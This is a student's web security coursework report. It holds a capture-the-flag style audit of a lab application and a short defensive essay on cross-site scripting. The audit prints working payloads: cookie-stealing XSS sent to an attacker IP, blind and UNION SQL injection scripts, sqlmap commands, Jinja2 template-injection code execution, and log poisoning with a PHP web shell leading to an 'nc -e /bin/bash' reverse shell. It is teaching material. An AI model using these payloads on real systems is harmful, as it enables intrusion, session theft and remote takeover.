Audit & Report

5067CEM Web Application Security

Author: Nikolay S. Ivanov
ivanovn@coventry.ac.uk
Student ID: 10223282
Tutor: Terry Richards
Date: 03/12/2021

Table of Contents

Part 1: Audit

1. Reconnaissance


Flag 1

The first point in the "*Recon*" page says there is a flag on the home page.

After navigating to the home page, the flag is shown in the "*Flag Format*" paragraph as an example flag.

- Go to home dir (PATH: /)

`I_C@n_R3ad_TFM`
`c704814f1167e3861f102b662106450b`



Flag

Submit a screenshot of the following for the Flag

- I_C@n_R3ad_TFM
- c704814f1167e3861f102b662106450b


Flag 2

The second point states that there is a "*flag.html*" page somewhere on the server.

To find the page, I added "*flag.html*" to the *common.txt* wordlist and started enumerating the pages on the server with directory brute-forcing using fuff. After discovering the "*/admin*" directory and brute-forcing the subdirectories, the flag was found under the "*system_administration*" subdirectory "*/admin/flag.html*".

1. `ffuf -w common.txt -u http://web.cueh/FUZZ`
2. `ffuf -w common.txt -u http://web.cueh/admin/FUZZ`
3. `ffuf -w common.txt -u http://web.cueh/admin/system_administration/FUZZ`

`5067_Web{Rec0n_W1th_Extr3me_Brut3_Force}`
`720b7a58df32deb0c544484f388e895c`



Flag


Submit a screenshot of the following for the Flag

- 5067_Web{Rec0n_W1th_Extr3me_Brut3_Force}
- 720b7a58df32deb0c544484f388e895c

2. XSS

Flag 1


To trigger an alert on this subscription form, it is required to bypass the filters and blacklists. Before doing so, I enumerated them by trying different outputs. The inputs that are blacklisted are *"on"*, *"src"*, *"img"*, *"java"*. The script tag does not bring any output and it's being filtered. However, other tags are working. For example *"`<b>Hello</b>`"* would give the output:


Email: **Hello** Registered

Having the filter in mind, I have tested case sensitivity and spacing. However, the alert was triggered by passing a space with extra characters within both opening and closing script tags.

- *`<script x>alert(1)</script x>`*

`5067{M1rr0rs_Th4t_R3fl3ct}`
`5182c8058d89ee6e92705fcecabe01d3`


Email Check: ivanovn@coventry.ac.uk

Flag


Submit a screenshot of the following for the Flag

- 5067{M1rr0rs_Th4t_R3fl3ct}
- 5182c8058d89ee6e92705fcecabe01d3


Flag 2

After a short enumeration process, no filers nor black ilst were found. The point of the task gives us the information that a bot ("the target user") will visit the page after making a new post. The payload I used creates a new image object with a source pointed to a remote server. The request created to the server will contain the cookie of the users visiting this page. Once the cookie is received on the server, I have set it manually on the page and get the flag.

- *`<script>new Image().src="http://<IP>:<PORT>/fake.png?cookie="+document.cookie</script>`*
- *`XSS_Session=XSS_SESSION_FLSKDCNGEDN`*



```
› python3 -m http.server 8000                                                              at ⊙ 11:56:19 am
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.11 - - [23/Nov/2021 11:56:27] code 404, message File not found
192.168.1.11 - - [23/Nov/2021 11:56:27] "GET /fake.png?cookie=XSS_Session=XSS_SESSION_FLSKDCNGEDN HTTP/1.1" 404 -
192.168.1.11 - - [23/Nov/2021 11:56:27] code 404, message File not found
192.168.1.11 - - [23/Nov/2021 11:56:27] "GET /fake.png?cookie= HTTP/1.1" 404 -
```



5067{G0_C0oki3_Monster}
34ca39fedad2793b21582c268c991f66

Email Check: nivanov@coventry.ac.uk

Flag

Submit a screenshot of the following for the Flag

- 5067{G0_C0oki3_Monster}
- 34ca39fedad2793b21582c268c991f66


3. SQLi

Flag 1

After a quick enumeration I found that the email is quoted with ". Furthermore, just passing a "true" statement is not enough to get into admin's or anyone's account. However, I can get different results if I start checking every symbol of the different columns. So I can brute-force the admin's email and password and grant access to the account. The user query is:
" OR BINARY SUBSTRING(<column>, 1, <number of charackters>) = "<characters>";#
However, after some more enumeration, I found that this query will grant me access as on the first unique correct hit. For example, if I have users with emails boo@cov.cueh and bar@cov.cueh, I am able to log in as boo if I run the query:
" OR BINARY SUBSTRING(email, 1, 2) = "bo";#

As well as I can log in as a user bar if I run the query:
" OR BINARY SUBSTRING(email, 1, 2) = "ba";#

Furthermore, as I managed to log on as one of the users, the output displayed the role of this user, which means that there is a third column as well.



Login as **Rincewind** User Role is **Wizzard**

So, even if I can log in without knowing the whole email, password hash or role, I still decided to find all of the data. And by using the script below, I found the following users:

User: **Rincewind**, Email: **rincewind@unseen.uni**, Role: **Wizzard**

User: **Mustrum Ridcully**, Role: **ArchChancellor**, Password Hash: **bdf2e45b317c45851fb8b3bd1b308476** (md5), Password: **Hunting**


User: **Ponder Stibbons**, Role: **Admin and Head of Inadvisably Applied Magic**

```
import requests
import string
from time import sleep

URL = "http://web.cueh/sql/bypass"
cookie = {"session":
"eyJ1c2VybWFpbCI6Iml2YW5vdm5AY292ZW50cnkuYWMudWsifQ.YaDNHQ.oiJ4f7no9MOOVu4P7
W6x_wZAaWM"}

chars = string.ascii_letters
chars += string.digits
chars += "@."

def brutForce(known=""):

      for char in chars:
            pas = f"{known}{char}"
            pasLen = len(pas)
            #sqli = f'" OR BINARY SUBSTRING(password, 1, {pasLen}) =
"{pas}";#'
            #sqli = f'" OR BINARY SUBSTRING(email, 1, {pasLen}) = "{pas}";#'
            sqli = f'" OR BINARY SUBSTRING(role, 1, {pasLen}) = "{pas}";#'
            rqu = {"email": sqli, "password": ""}
            r = requests.post(URL, data = rqu, cookies=cookie)

            if "No such user or password" in r.text:
                  pass
            else:
                  known = pas
                  print(f"Guess: {known}")
                  return known

if __name__ == "__main__":
      known = ""
      att=0
      while True:
      att+=1
      print(f"Attempt:{att}")
      known = brutForce(known)
```

And finally, login as admin with the following query:

- *" OR BINARY SUBSTRING(role, 1, 2) = "Ad";#*

5067{N3xt_Us3r_Ples3}
cceb9c42882fcaa82b00dfeeecc51876


Login as **Ponder Stibbons** User Role is **Admin and Head of Inadvisably Applied Magic**

Flag

Submit a screenshot of the following for the Flag

- Email Check: nivanov@coventry.ac.uk
- 5067{N3xt_Us3r_Ples3}
- cceb9c42882fcaa82b00dfeeecc51876

Flag 2

As a starting point of the enumeration I know there are at least three columns in the table; Product Name, Description and Cost. To find the exact number of columns I used the *UNION* function. By doing so I found that there are four columns in total, of which the first one is not displayed (most likely it is an id of the products).

- *`Scumble' UNION SELECT 1,2,3,4;#`*

As this is MySQL, I tried to list the databases I can read and the version of MySQL by using the information_schema.schemata*. This gave me two databases and the version of MySQL. Based on the fact that not all of the databases are displayed, I am assuming that I do not have root privileges. The MySQL version is* 5.7.25*, and the databases are:* information_schema *and* enum

- *`Scumble' UNION SELECT 1,schema_name,@@version,4 FROM information_schema.schemata;#`*

The information schema is used again for further enumeration of the tables. The found information shows that there are two tables in the `enum` database; *"products"* and *"hiddenTable"*.

- *`Scumble' UNION SELECT 1,table_schema,table_name,4 FROM information_schema.tables;#`*


And finally, to get the columns from all tables in the `enum` database, I have used the `information_schema.columns`. As predicted, the missing column from table `products` is `id`, and the columns from `hiddenTable`, are `id` and `flag`.

- *`Scumble' UNION SELECT 1,table_schema,table_name,column_name FROM information_schema.columns WHERE table_schema = 'enum';#`*

To read the flag, I have used the following query:

- *`Scumble' UNION SELECT 1,flag,3,4 FROM hiddenTable;#`*

5067{Enum3r8_Teh_T@bles}


SQLi Enumeration

Enumerate the database to get the flag.

Products


Filter by name

Scumble' UNION SELECT 1,flag,3,4 FROM hiddenTable;#

Product Name	Description
Scumble	Made from Applies (Mostly)
ivanovn@coventry.ac.uk	3
5067{Enum3r8_Teh_T@bles	3

To make this process automated I have capture a submision request with Burp Suite to avoid uncorrect cookie configuration, and have passed the request to `sqlmap`.

- *`sqlmap -r request --batch`*
- *`sqlmap -r request --tables --batch`*
- *`sqlmap -r request -D enum --dump --batch`*




```
Database: enum
Table: hiddenTable
[2 entries]
+----+-------------------------+
| id | flag                    |
+----+-------------------------+
| 1  | ivanovn@coventry.ac.uk  |
| 2  | 5067{Enum3r8_Teh_T@bles |
+----+-------------------------+
```

4. SSTI

Flag 1

The first test I did was to find which field is vulnerable, as well as find what template engine is used for the web application. By looking in, Wappalyzer it can be seen that the framework is Flask. This means that most certainly, the engine is Jinja2.




Web frameworks
Flask 2.0.1

Programming languages
Python 3.9.1

Web servers
Flask 2.0.1

UI frameworks
Bootstrap



Email Mismatch

- Email: a@a.a
- Name: 55555
- Shells: 1

The input “`{{ 5*'5' }}`” shows results expected from a vulnerable field. It also proves the guess for the engine.

After trying some payloads, two filters are found; “.” and “_”.


The following payload is used to bypass them:

- `{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('id')['read']()}}`

Having this, I can get the flag.

- `{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('cat /readme')['read']()}}`

5067{ {{ 7+7 }} == 14 }



```
email=admin%40learnH4ck1ng.cueh&name=
{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fim
port\x5f\x5f']('os')['popen']('cat /readme')['read']()}}&shells=1
```

Email Mismatch

- Email: admin@learnH4ck1ng.cueh
- Name: 5067{ {{ 7+7 }} == 14 }
- Shells: 1

Flag 2


In order to find the second flag, I used the `find` command in combination with `grep` to filter the results.

- *`{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('find / "flag" | grep flag | grep txt')['read']()}}`*


The found file is:

- *`/var/log/apt/flag.txt`*
- *`{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('cat /var/log/apt/flag*')['read']()}}`*

`5067{{ Inj3ting_C0de_Thr0ugh_Templates}}`



```
email=admin%40learnH4ck1ng.cueh&name=
{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fim
port\x5f\x5f']('os')['popen']('cat /var/log/apt/flag*')['read']()}}&shells=1
```



Email Mismatch

- Email: admin@learnH4ck1ng.cueh
- Name: 5067{{ Inj3ting_C0de_Thr0ugh_Templates}}
- Shells: 1


5. File Includes

Flag 1

As the first point of the task states, the first flag can be discovered via directory traversal. It is also maintained that the name of the file is traverse.txt.

- *http://web.cueh/includes.php?theSelect=../../../../../../../../../../../../traverse.txt*

5067{The_R00t_Of_Teh_Tr33}



172.16.109.138:8080/includes.php?theSelect=../../../../../../../../../../../../traverse.txt

File Includes

For this one you have two tasks

- Use directory traversal to read the file at /traverse.txt
- Use LFI to read the flag *flag.txt* You will need to find it first.

Selcet Quote

Clues

5067{The_R00t_Of_Teh_Tr33}

Flag 2

The second flag is on the system in the file “*flag.txt*”.

After checking the Apache access log it gets clear that log poisoning can be performed.

- *http://web.cueh/includes.php?theSelect=../../../../../../var/log/apache2/access.log*


To do so the, following script is used.

```
import requests
URL = "http://172.16.109.138:8080/includes.php"
ua = {"User-Agent": "<p><?php system($_GET['payload']);?></p>"}
r = requests.get(URL, headers=ua)
```

Afther this, I found *Netcat* on the system and found the flag.

- *http://172.16.109.138:8080/includes.php?theSelect=../../../../../../var/log/apache2/access.log&payload=nc%20*
- *http://172.16.109.138:8080/includes.php?theSelect=../../../../../../var/log/apache2/access.log&payload=nc%20-e%20/bin/bash%20192.168.1.11%201234*

`5067{C@pTains_Log}`



```
❯ nc -nlvp 1234
Connection from 192.168.1.11:41963
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find / flag | grep flag.txt
/opt/hidden/bleh/flag.txt
cat /opt/hidden/bleh/flag.txt
5067{C@pTains_Log}
```

Part 2: Security Report / Discussion – XSS

Introduction

Cross-Site Scripting (XSS) is a web vulnerability targetting other users. XSS is a well-known vulnerability that has been around for a very long time. It has been part of OWASP top 10 since 2003 (the first OWASP report). The vulnerability is being merged with the Injection category in the latest report from 2021, and it takes third place on the listing. There are three types of XSS: reflected, stored and DOM-based. Depending on the type of attack, target user and the host of the scripts for the affected web application, XSS can have from no impact to complete compromisation of a web application.

XSS as part of OWASP top 10

As maintained in the introduction, XSS has been part of OWASP top 10 since the first report. The first report from 2003 lists XSS in 4th place. It is listed in 4th place as well on the list from 2004. However, XSS gets to first place in 2007, followed by second place in 2010 and third in 2013. OWASP top 10 2017 is the last report that includes XSS individually. It takes place in 7th place. OWASP top 10 2021 merges XSS with the Injection category, which gets third place. A lot of professionals agree and disagree with this decision. The mean argument for disagreement is that the Injection category includes attacks like SQL injection, NoSQL injection, which are server-side attacks, but XSS is a client-side attack. The argument on the other side states that as long as a source code is being injected, the attack should be classified as an injection.

That being said, XSS is still part of OWASP top 10 web vulnerabilities even after almost 20 years.

What is XSS and how does it work?

XSS is a client-side attack, allowing an attacker to change the content of a web application by injecting source code or manipulating the application, so it returns javascript to the user. In the usual scenario, this will allow the attacker to access the user's data, access the user's account, and if the victim's account has high privileges, eventually compromising the whole web application.

The most common way of prooving XSS vulnerability is by using the javascript functions "alert()" and "print()". However, just popping an alert box is not necessarily proof that the user's data can be accessed. It is an important finding if the javascript code is executed on the same server that hosts the application, or on a sandbox server. To do so, the alert() and print() functions can be used to display the "document.domai" or "window.origin".

Types of XSS

As mentioned before, there are three types of XSS. The three can cause different amounts of damage, starting with the less dangerous, the reflected XSS, to the more dangerous stored XSS.

Reflected Cross-site Scripting

The Reflected XSS sends the malicious payload to the server via HTTP requests. The response of the server then needs to include the payload on the page and that way it will be rendered by the browser. The Reflected XSS appears just on the attacker's side, so the only way of getting to further malicious activities is by sending a link that contains a malicious payload in a GET request. That means that the attack is unusable if the vulnerability is against a POST request.

The factors that POST requests are making the attack unusable, and that further social engineering is required makes the Reflected XSS the less malicious of them all. An example Reflected XSS can be a search engine or error page.

Stored Cross-site Scripting

On the other hand, Stored XSS can affect all users accessing a page from a vulnerable application. The Stored XSS works the same way as the Reflected, but once the request is made, the payload is saved on the server-side, which makes it possible for every user to access the page and get affected. An example of this can be a forum or a comment section.

DOM-based Cross-site Scripting

Unlike the previous two types, the DOM-based XSS is manipulating a variable in client-side javascript. The go for this attack is writing a malicious code to the DOM. This type of attack can be further used for malicious purposes in the same manner as the Reflected XSS, which means that the attacks can not be used if POST requests are used by the page. DOM-based XSS vulnerabilities can be found in search engines.

Preventing XSS

The most common way of preventing XSS attacks is by sanitising the user's input. Some of the ways of doing so are by setting filters and blacklists, as well as encoding the input. Another useful technic is setting a Web Application Firewall (WAF). Content Security Policy (CSP) is a great tool for preventing XSS, and these policies can be evaluated and checked for any vulnerability flows online (https://csp-evaluator.withgoogle.com/). Another great way of preventing XSS is by setting a sandbox server. An example of that solution is Blogger. Blogger offers the feature of including HTML in the web pages you can create. Javascript can be implemented as well. However, this JS code is running on a sandbox server, making the XSS unusable.

Legal and Ethical Considerations

XSS is one of the most common web vulnerabilities and can have a great impact in cases of users with high privileges bing compromised. Using XSS for malicious purposes can face serious legal accusations. The attack can cause damage on individual bases, as well as enterprise bases.

Reference List

KirstenS. (n.d.). *Cross Site Scripting (XSS).* https://owasp.org/www-community/attacks/xss/

LiveOverflow. (2021, July 31). *DO NOT USE alert(1) for XSS* [Video]. YouTube. https://www.youtube.com/watch?v=KHwVjzWei1c

OWASP. (2021). *OWASP Top 10:2021*. https://owasp.org/Top10/
